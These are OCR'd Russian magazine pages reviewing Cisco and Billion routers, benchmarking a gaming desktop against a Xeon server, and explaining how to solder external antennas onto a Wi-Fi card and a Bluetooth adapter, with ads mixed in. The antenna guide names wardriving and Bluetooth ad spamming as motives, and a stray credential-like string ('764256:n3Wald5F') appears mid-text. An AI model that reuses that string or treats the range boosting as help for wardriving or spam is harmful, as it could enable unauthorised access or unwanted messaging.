
3. Дальнейшей надстройкой стало включение файрвола, еще больше нагружающего центральный процессор роутера. С помощью access-list'ов были созданы правила, разрешающие трафик по указанным IP-адресам из WAN в LAN и обратно, остальной трафик должен был фильтроваться.

4. В качестве дополнительного исследования была проведена проверка на уязвимости со стороны WAN-интерфейса с помощью программного продукта Tenable Nessus.

Результаты тестов

В режиме «чистой маршрутизации» пропускная способность в направлении LAN -> WAN и WAN -> LAN находится примерно на одном уровне в ~85 Мбит/сек. В режиме полнодуплексной передачи скорость достигает 106,84 Мбит/сек. Трансляция портов NAT дает приблизительно равную скорость в обоих направлениях. В среднем она составляет около 62 Мбит/сек. В полном дуплексе получаем пропускную способность, равную 65,61 Мбит/сек. Включение файрвола снижает скорость почти вдвое. Причем здесь в режиме полного дуплекса скорость даже чуть меньше, нежели в режиме однонаправленной передачи. В последнем случае пропускная способность составляет порядка 35 Мбит/сек, в полном дуплексе — 33,95 Мбит/сек. Сканирование Tenable Nessus проводилось в режимах с включенным и выключенным файрволом. В обоих случаях не было выявлено ни одного открытого порта у роутера. Таким образом, можно считать, что он лишен серьезных уязвимостей. С полным отчетом о сканировании ты сможешь ознакомиться на нашем диске.

> Так выглядит фирменный web-интерфейс настройки роутера Cisco SDM Express



Выводы

Маршрутизатор Cisco Systems 851-K9 является хорошим выбором, но только для решения узкого круга задач. Для начинающих юзеров, незнакомых с сетевыми технологиями и оборудованием Cisco Systems в частности, он покажется слишком сложным в плане настройки. Отсутствие поддержки соединений по протоколу PPTP также делает невозможным его применение в качестве интернет-шлюза в ряде районных ethernet-сетей. В остальном же роутер является типичным представителем железа «корпоративного» класса, для которого его скоростные и функциональные возможности вполне соответствуют цене.

test_lab выражает благодарность за предоставленное на тестирование оборудование компании Xcom (т. (495) 799-9600, www.xcom.ru).

Позови, когда будет мой любимый клип!

Не волнуйся, я запишу. KRAFTWAY IDEA MC Все может!

intel Core™ 2 Duo inside™

Два ядра. Делай больше.

ГЛАВНОЕ — это ИДЕЯ!

Тебе нужен цифровой видеомагнитофон, фотоальбом, DVD-проигрыватель, телик с электронной программой передач, радио, mp-3 и CD-плеер?
Kraftway Idea MC на базе процессора Intel® Core™ 2 Duo легко заменит тебе это.

И не забудь, что это еще и мощный ИГРОВОЙ КОМПЬЮТЕР!

Kraftway рекомендует лицензионную ОС Windows® XP Media Center Edition.

www.iDEAmc.ru


СПРАШИВАЙТЕ В МАГАЗИНАХ ЭЛЕКТРОНИКИ

Белый Ветер — ЦИФРОВОЙ
тел: (495) 730-30-30

М.ВИДЕО
тел: 8-800-777-777-5



ТВ-тюнер и пульт в стандартный комплект поставки не входят. Внешний вид товара может быть изменен без предварительного уведомления. Товар сертифицирован.



Flextron Vip Tech

Процессор, ГГц: 2,93, Intel Core 2 Duo Extreme X6800 (Conroe)
Системная плата: Intel D975XBX
Чипсет: Intel i975X
Оперативная память, Мб: 2x1024, Samsung DDR2-667
Видеоплата, Мб: 512, NVIDIA GeForce 7800GTX
Винчестер, Гб: 750, Seagate 7200 RPM SATA; 300, Western Digital 7200 RPM SATA
Оптический привод: ASUS DRW-1608P3S
Связь: Gigabit LAN
ОС: Windows XP Professional Edition

X-Com 2500

Процессор, ГГц: 1,6, Intel Xeon 5110 (Woodcrest)
Системная плата: Intel S5000PAL
Чипсет: Intel 5000P
Оперативная память, Мб: 2x1024, Kingston DDR2-533 ECC
Видеоплата, Мб: 16, ATI ES1000
Винчестер, Гб: 7x350, Seagate 7200 RPM SATA
Оптический привод: PIONEER DVD-RW DVR-K16
Связь: 2xGigabit LAN
ОС: Windows Server 2003

Много ли отличий между твоей домашней тачкой и крутейшим сервером (файловым, корпоративной базы данных, да мало ли чего)? Чтобы понять это, придется вспомнить, что такое сервер вообще. Конечно, это довольно широкое понятие: сервером можно назвать как любую тачку с установленным и настроенным соответствующим софтом (Apache, Serv-U, WinProxy и даже Counter-Strike позволяют назвать комп сервером того или иного вида услуг), так и узкоспециализированную систему, адаптированную под определенный вид деятельности. Нас интересует именно последний случай.

У «аппаратных» серваков, как правило, значительно расширены одни подсистемы (дисковая, сетевая и т.д.) и урезаны другие, ненужные для работы (видео).

Так к чему мы все это? К нам в руки попало две совершенно разные системы: мощный игровой десктоп и навороченный сервер. Незамедлительно возникшая у нас идея была проста: а почему бы не сравнить их производительность в разного рода приложениях?

Сказано — сделано! Обе тачки (язык с трудом поворачивается назвать сервер «тачкой») были исследованы и протестированы. Перед тем как описать, что у нас вышло, расскажем о самих системах.

Flextron Vip Tech

Геймерская система от компании «Ф-Центр» на поверку оказалась чрезвычайно мощным решением! Внутри — процессор Intel Core 2 Duo, а это почти 3 ГГц частоты, 2 ядра, и 4 Мб кэша второго уровня! Стоит ли и говорить о том, что архитектура Conroe рвет устаревающую NetBurst (процессоры Intel Pentium 4) и практически все современные камни AMD, а модель X6800 к тому же является еще и самой мощной в линейке! Кстати говоря, по своей сути это аналог процессоров Extreme Edition, которые всегда славились самыми лучшими характеристиками и страшно кусачей ценой. Установлен камушек на топовой материнской плате Intel D975XBX, ничем особо не выдающейся, кроме разве что трех слотов PCI Express X16 и неплохого охлаждения. Нам, в общем-то, больше ничего и не надо: дизайн и функциональные заморочки — конек таких производителей, как Asus, MSI и Gigabyte. Intel же как раз славится простыми, но качественными и стабильными мамками — «родной» производитель как-никак! Память обнаружилась в очень актуальном сейчас объеме — 2 Гб (2 модуля Samsung DDR2-667). Для игровой системы самое то. Видеоподсистема представлена мощной платой NVIDIA GeForce 7900GTX. Здесь все тривиально: чип G71, 512 Мб памяти GDDR-3 и 256-битная шина — настоящий 3D-монстр.



Не отстают от всего вышеперечисленного и харды — в этом системнике мы обнаружили целых 2 накопителя, причем совершенно разных: 750-гигабайтный зверь от Seagate и малыш на 300 Гб производства Western Digital.

X-Com 2500

Архитектура построения сервера по большому счету не отличается от архитектуры в домашних и офисных компах — компоненты используются похожие, только гораздо более оптимизированные под конкретные задачи. Вот и в этом немаленьком, надежно защищенном со всех сторон корпусе мы обнаружили двухпроцессорную материнскую плату Intel S5000PAL (чипсет Intel 5000P) и, соответственно, 2 камушка Intel Xeon 5110 (частота — 1600 МГц). Архитектура, на которой построены процессоры, опять же обновленная — в серверном исполнении ядро называется Woodcrest. 2 процессора, по 2 высокопроизводительных ядра в каждом — итого мы имеем фактически четырехпроцессорную систему! Память с ними работает, само собой, не простая, а буферизованная и надежно защищенная от ошибок технологией ECC. Представлена эта красотища двумя гигабайтными модулями Kingston.
Дисковая подсистема — один из основных компонентов сервера — поразила нас больше всего. Целых 7 (!) жестких дисков Seagate были объединены в RAID-массив, обеспечивающий доступное пространство в 750 Гб (сокращенный из-за резервирования данных). Отдельно упомянем охлаждение. Как правило, для сервера это одна из важнейших составляющих — здесь первостепенны стабильность и надежность, а не комфорт. Неудивительно, что система охлаждается целым массивом скоростных вентиляторов, воющих так, что в комнате с сервером могут спокойно находиться только самые выносливые. Отметим, что на процессорах установлены голые медные радиаторы. Мощнейший поток воздуха от вентиляторов продувает их, а также стоящие следом модули памяти и уже затем выводится из корпуса.
Если говорить о видеоподсистеме, то серверу X-Com похвастаться нечем: дело в том, что такой системе 3D-возможности ни к чему, а видеочипсет используется лишь для вывода изображения на экран монитора. В результате нам досталось простенькое интегрированное видео ATI ES1000, работающее с 16-битной шиной памяти. Объем памяти — 16 Мб.

В бой!

Долго думав, чем бы занять наши «машинки», мы составили наиболее адекватный, на наш взгляд, набор тестов. 3D-задачи исключить пришлось сразу. Если десктопная система с легкостью пережевывала любой скормленный бенчмарк, а в играх была способна выдать сотню FPS, то сервер не осиливал даже 3DMark 2001 (не удивительно — возможности 3D находятся на уровне видюх прошлого века). В общем, решено было сделать упор на софт, чувствительный к связке «процессор — память» и дисковой подсистеме.
В список вошли следующие проги: архиваторы WinRAR и 7-Zip (многопоточный и однопоточный режимы), MP3-кодек LAME (VBR, 697 секунд), DivX (300 секунд), SuperPI. Кроме того, делался общий тест системы комплексом PassMark PerformanceTest 6.0 (PCMark не подходил по причине требовательности к видеоподсистеме), а также запускались бенчмарк памяти RightMark Memory Analyzer и профессиональный тест дисков H2BENCHW.

Результаты

Итак, в процессорных тестах (архивация, SuperPI, кодирование аудио/видео) серверу не повезло — даже имея на борту 4 процессорных ядра, он не смог опередить куда более дешевую домашнюю систему. А причина то совсем близко! Просто-напросто не настал еще тот момент, когда количество станет ценнее качества — 2 ядра с высокой частотой практически в любой распространенной софтине покажут более высокий результат,



чем 4 с гораздо меньшей. Что касается памяти, то RMAA показал довольно интересную картину. С одной стороны, «синтетика», вроде скорости записи/чтения, у систем едва отличается, с другой — заметна большая разница в реальной пропускной способности в пользу сервера!

PassMark PerformanceTest 6.0 оказался еще более интересным. Видимо, этот комплекс все-таки распознал все то четырехъядерное богатство, которое было отдано ему в распоряжение, и заюзал его по полной! Однако PassMark PerformanceTest 6.0 состоит из целого набора тестов. Все процессорные тесты показали явное превосходство сервера. А вот результаты видеотестов оказались слабыми, из-за чего десктоп снова победил.

Что до дисковой подсистемы, то в обоих случаях мы проводили тесты на первом (системном) разделе. Результаты вновь противоречивы: в зависимости от операций разница то в пользу сервера, то в пользу десктопа. Отрыв при этом довольно значительный, так что ни о какой погрешности в измерениях говорить мы не можем. Более подробно ситуация представлена на графиках.

Итог

Закончив тест, мы пришли к очевидному выводу: в обыкновенных, повседневных задачах пользы от преимуществ сервера довольно мало. По крайней мере, до тех пор, пока софт не обучился использовать большее количество ядер (сейчас используется максимум 2). Отсюда же мы можем заключить, что в домашнем компе 4 процессорных ядра совсем ни к чему и вряд ли в ближайшее время такое их количество пригодится. Тем не менее, на стороне сервера играет быстрая дисковая система, качественная сеть и не в пример высокая стабильность. Баланс, как видишь, соблюден, таким его и стоит оставить.

Кодирование и SuperPI (чем меньше, тем лучше)			
	DivX (c)	LAME (c)	SuperPI (c)
Сервер	35	22	31,641
Десктоп	19	12	17,703

Архиваторы многопоточный/однопоточный режим (больше — лучше)		
	WinRAR (Кбит/с)	7-Zip (MIPS)
Сервер	805/432	2341/1601
Десктоп	1216/719	2880/4012


PassMark PerformanceTest 6.0 (больше — лучше)	
Сервер	765,4
Дескотоп	1213




> Время поиска — здесь безоговорочно ведет сервак



> Тестирование дисковой подсистемы на примере профилей различных программ или операций



> Тест пропускной способности памяти закончился не в пользу десктопа



> Скорость работы дискового интерфейса

test_lab выражает благодарность за предоставленное на тестирование оборудование компаниям Ф-Центр (т.(495) 105-6447, www.fcenter.ru) и Xcom (т.(495) 799-9600, www.xcom.ru).



Разыскивается Добро.






Живым и здоровым.



Особые приметы: выглядит ярко и вызывающе на фоне повседневности, склонен к непредсказуемому поведению, активно набирает последователей и единомышленников там, где появляется.

Не за награду, а во имя добра.

ЧРЕЗМЕРНОЕ УПОТРЕБЛЕНИЕ ПИВА ВРЕДИТ ЗДОРОВЬЮ



СЕРГЕЙ ДОЛИН
/ DLINYJ@REAL.XAKEP.RU /

УСИЛЕНИЕ СВЯЗИ

ПОДПАИВАЕМ ВНЕШНЮЮ АНТЕННУ

К НАМ НА ПОЧТУ ПРИХОДИТ ОЧЕНЬ МНОГО ВОПРОСОВ О ТОМ, КАК МОЖНО ПОДПАЯТЬ ВНЕШНЮЮ АНТЕННУ К WI-FI КАРТЕ И АДАПТЕРУ BLUETOOTH. ЛЮДЕЙ МОЖНО ПОНЯТЬ: КТО-ТО ХОЧЕТ ОРГАНИЗОВАТЬ РАССЫЛКУ РЕКЛАМЫ ПО BLUETOOTH, КОМУ-ТО ПРИ ВАРДРАЙВИНГЕ НЕ ХВАТАЕТ МОЩИ СТАНДАРТНОЙ АНТЕННКИ. ЧТО ЖЕ, СПРАШИВАЛИ — ОТВЕЧАЕМ.

PCMCI-карта

1. Вскрываем пациента

Возьми карточку в руки и осмотри ее. Почти у всех карт визуально выделяется утолщенная пластиковая часть корпуса, под которой и находится антенна. Однако не всегда есть возможность культурно открыть этот пластиковый отсек. В моем случае, например, это не получилось. Тут есть два пути. Первый — аккуратно прорезать по кругу пластик, чтобы можно было снять пластиковый кожух. Второй — разобрать металлическую часть корпуса, разогнув завольцованные стенки девайса и подцепив один из краев тонким ножем. Я выбрал второй путь и, наверное, прогадал: раздраконить корпус мне в итоге, конечно, удалось, но он после этого пришел в полную негодность :). Так что тебе советую вооружиться дедушкиным ножовочным полотном и просто отрезать пластиковую часть корпуса.

2. Перепайка конденсаторов

Если посмотреть в район антенного блока на карте, можно легко увидеть внутреннюю антенну: она выполнена как две буквы «О»: петлей. Рядом бросаются в глаза две незапаянные контактные площадки, созданные специально для того, чтобы подпаять к ним внешнюю антенну. Но тут есть нюанс: плата изначально собрана для работы без внешней антенны, и если ты внимательно посмотришь, то заметишь, что от высокочастотного модуля через конденсаторы (миниатюрные «кирпичики» на плате) идут дорожки к внутренним антеннам, а наши контактные площадки как будто висят в воздухе. Для решения этой проблемы надо перепаять конденсаторы: просто повернуть их на 90 градусов, чтобы сигнал через них шел к контактным площадкам, куда мы припаяем внешнюю антенну.

3. Подпаиваем разъем

После небольшой операции с конденсаторами нужно припаять разъем для подключения новой антенны. На большой фотографии рядом отмечены места, куда нужно припаивать провод. Там три контакта. Два внешних — земля, которая является оплеткой кабеля, и центральная жила волновода.
Под руками у меня не было нового разъема, поэтому я решил просто оторвать провод с коннектором от разобранной в «Inside» точки доступа :). В итоге получилось неплохо.

4. Дырка для провода

Предпоследний шаг: нужно сделать отверстие в снятой пластиковой части корпуса, чтобы можно было вывести наружу провод с разъемом для подключения антенны. Проще всего это сделать при помощи дрели, либо тонкого круглого натфиля.


5. Закрываем карточку

На этом шаге у меня возникли серьезные проблемы :). Измятые края металлического корпуса никак не хотели завольцовываться обратно: металл вытянулся, изогнулся, и вернуть его первоначальное состояние было очень проблематично. Поэтому я, честно говоря, забил на это: мы стали юзать карту без всякого корпуса :). Тебе, еще раз повторю, советую не вскрывать металлическую часть корпуса, а отпилить пластиковую, которую потом ты просто приклеишь на место.



Для новичков, ни разу не державших в руках паяльник, или людей, предпочитающих отечественные «топоры», будет очень сложно перепаять девайсы. Нужна паяльная станция и хороший флюс :). Примечание Никитоса: первоклассные услуги по перепайке любых устройств на безвозмездной основе предоставляет Длинный; пиши ему в любое время!

На DVD лежит видеоролик, иллюстрирующий процесс перепайки PCMCI-устройства и bluetooth-адаптера.



На нашем диске лежит несколько институтских учебников в PDF по высокочастотной связи. Если интересно почитать математику этого дела — вперед :).



Опытные Wi-Fi извращенцы, подключая мощные анетенны собственного изготовления, добиваются установления связи на расстоянии до 35 километров.

764256:n3Wald5F

ВЫСОКОЧАСТОТНЫЕ РАЗЪЕМЫ

ВООБЩЕ ГОВОРЯ, СУЩЕСТВУЕТ НЕСКОЛЬКО СТАНДАРТОВ ВЫСОКОЧАСТОТНОГО ОБОРУДОВАНИЯ. ЧТОБЫ ТЫ НЕ ЗАПУТАЛСЯ, МЫ РЕШИЛИ ПРИВЕСТИ ТЕБЕ НАЗВАНИЯ И ФОТОГРАФИИ ВСЕХ СТАНДАРТНЫХ РАЗЪЕМОВ.



ПОДПАЯННАЯ АНТЕННА

Мощный bluetooth

С синим зубом все гораздо проще. Мы пошли в ближайший магазин и за 600 рублей купили адаптер Bluetooth 2.0. Через 30 минут мы уже тестили девайс со здоровой антенной, без проблем перекачивая файлы на расстоянии 100 метров. Единственная возможная тут проблема — вскрыть устройство. Но для таких крутых хакеров, как мы с тобой, это не задача.

1. Вскрытие корпуса


Главное — сразу понять, как он вскрывается :). Универсальных рецептов давать не буду в силу существования множества модификаций корпусов. Внимательно изучив структуру заглушек, ты быстро найдешь способ вскрыть девайс при помощи обычного кухонного ножа. Кроме того, всегда есть запасной хакерский вариант: просто разломать его на части.

2. Подпайка антенны

Внимательно осмотри плату на предмет наличия антенны. Как и в Wi-Fi карточке, антенна должна быть выполнена в виде дорожки нестандартной формы на печатной плате. В моем случае это была окружность с точкой внутри. Делаем в корпусе отверстие под провод и подпаиваем центральную жилу кабеля к точке, а оплетку — к окружности. Чтобы было понятнее, посмотри на фотографию :).

3. Сборка и тест

После того как провод подпаян, нужно поместить плату на место. Вполне вероятно, что собрать все как было у тебя не получится. Поэтому есть простой совет — приклей отвалившиеся части или залей термоклеем. Что касается тестирования, мы просто подключили одну их наших антенн и провели разведку боем, которая показала качественное повышение уровня сигнала.



свежак

30 $

Billion Bipac 6600

Широкополосный роутер с усиленными функциями безопасности

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

Интерфейсы: 1xWAN (RJ-45) 10/100 Мбит/сек, 4xLAN (RJ-45) 10/100 Мбит/сек

Функции роутера: NAT/NAPT, DMZ, DynDNS, Static Routing

Функции файрвола: SPI, Mac Filter, Packet Filter, Content Filter

Дополнительно: VPN Pass-Through



1. Внешне этот девайс выделяется своими сверхмалыми габаритами и футуристическим дизайном корпуса.
2. Пропускная способность WAN-интерфейса в каждом направлении составляет 57,24 Мбит/сек, в полном дуплексе — 61,79 Мбит/сек.
3. В настройках WAN-интерфейса доступны 3 режима работы: Static IP, Dynamic IP (DHCP) и PPPoE. Возможность работы с PPTP-соединениями отсутствует напрочь.
4. Конфигурировать роутер можно как посредством web-интерфейса, так и через командную строку telnet.
5. Управление через telnet очень специфично, требует знаний нестандартных команд, поэтому оно вряд ли придется кому-то по душе.
6. Расположение настроек в web-интерфейсе достаточно логичное. Также присутствует мастер быстрой настройки.



1. Настройки файрвола не позволяют создавать гибких правил фильтрации трафика. Все, что можно задать, — это протокол фильтрации, а также диапазоны IP-адресов и портов локальных компьютеров, для которых применяется правило.
2. Сканирование на уязвимости в Tenable Nessus не выявило серьезных дырок в безопасности роутера. Однако со стороны WAN-интерфейса остается доступным порт DNS-сервера.

Oklick 580S

Клава для любителей металла

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

